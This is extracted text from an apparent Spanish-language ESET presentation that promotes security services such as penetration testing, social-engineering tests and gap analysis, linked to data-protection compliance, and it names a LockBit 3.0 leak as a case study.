
2.1 millones de mensajes




14
†B

Data Leak


Pérdida de datos personales caso de estudio: LOCKBIT 3.0



Pérdida de datos personales caso de estudio: LOCKBIT 3.0



Pérdida de datos personales caso de estudio: LOCKBIT 3.0






ESTRATEGIA

Incidente de Seguridad



Los servicios de Ethical Hacking de ESET tienen como objetivo brindar e identificar de forma oportuna el grado de exposición real que tiene una organización y cómo le impactaría un incidente de seguridad si llegara a ocurrir.



Investigación de ESET

En promedio, el 91% de los usuarios finales utiliza o planea usar Servicios de seguridad

El 50% de las empresas a nivel mundial ya invierten el 50% de su presupuesto en Servicios, en lugar de productos.

El 92% estaría dispuesto a pagar por un “health check”

El 68% prefiere que su proveedor de seguridad implemente y/o ejecute los servicios

El 87% solicita que los Servicios estén disponibles 24/7/365

El 90% prefiere que las acciones de respuesta y remediación estén incluidas en el Servicios proporcionado por un proveedor.



¿Por qué los Servicios de ESET?

AWARENESS, TRAINING & EDUCATION

Contenidos para maximizar la
seguridad IT de las empresas


más de 1000 millones
de usuarios en todo el mundo

más de 400 mil
clientes corporativos

195
países & territorios

13
centros de
desarrollo


ESET



MDR



Premium
Support



Ethical
Hacking



Strategy



Awareness,
Training &
Education

PUNTOS CLAVE DE CUMPLIMIENTO

Tecnológicos

Capacidad de respuesta de la reposición de datos personales exfiltrados

Capacidad de detección, respuesta y contención

Evaluación técnica de las medidas de protección implementadas

Evaluar las medidas de protección sobre los datos ante un incidente

V

A17

IV

A17

III

A17

VI

A17

Pruebas de Penetración

Artículo 33 LGPDPPSO

PUNTOS CLAVE DE CUMPLIMIENTO

Físicos

Validar la efectividad de las políticas y controles de seguridad

Simulación de escenarios de ataque (Gestión de incidentes)

Auditoría de la correcta implementación de controles físicos

Visibilidad de la falta de actualización tecnológica

V

A11

IV

A11

III

A11

VI

A11

WiFi-Penetration Testing

Artículo 33 LGPDPPSO

PUNTOS CLAVE DE CUMPLIMIENTO

Personas

Visibiliza riesgo de cada colaborador a ataques de divulgación

VIII

A7

Mide la resiliencia de los responsables del tratamiento

VII

A18

Asegura la capacitación constante de los responsables del proceso de tratamiento

VIII

A7

Visibiliza la adecuada implementación de procesos de respuesta

VIII

A5

Ingeniería Social

Artículo 33 LGPDPPSO

PUNTOS CLAVE DE CUMPLIMIENTO

Tecnológicos

Capacitación constante en gestión de la seguridad de la Información

Respuesta a incidentes de Ciberseguridad y plan de comunicación

Adherencia a las políticas y procedimientos de seguridad

Gestión de operaciones de ciberseguridad

VIII

A7

II

A5

I

A5

V

A12

Continuos Security Assessment

Artículo 33 LGPDPPSO

PUNTOS CLAVE DE CUMPLIMIENTO

Organizacionales

Plan de
tratamiento
del riesgo
informático

Definición de
controles para
tratamiento
del riesgo

Adquisición,
desarrollo y
mantenimiento
del sistema

Levantamiento
de políticas
de seguridad
efectivas

VI

CL4

VI

CL4

V

CL10

VI

CL5

GAP Analysis

Artículo 33 LGPDPPSO

¿Por qué?



Poca visibilidad de amenazas



Cumplimiento de normativas



Cambios constantes en
infraestructura



Necesidad de actualización
de un sistema

Propuesta de Valor



Plataforma de gestión
de la remediación
de vulnerabilidades



Retest de las
vulnerabilidades incluido



Certificado de finalización
Después del retest




Enfoque híbrido: pruebas
manuales y automáticas

PCI-DSS

CNBV

LFPDPPP

HIPAA ISO/IEC 27002



¿Preguntas?

georgina.cardoso@eset.com

fatima.rodriguez@eset.com

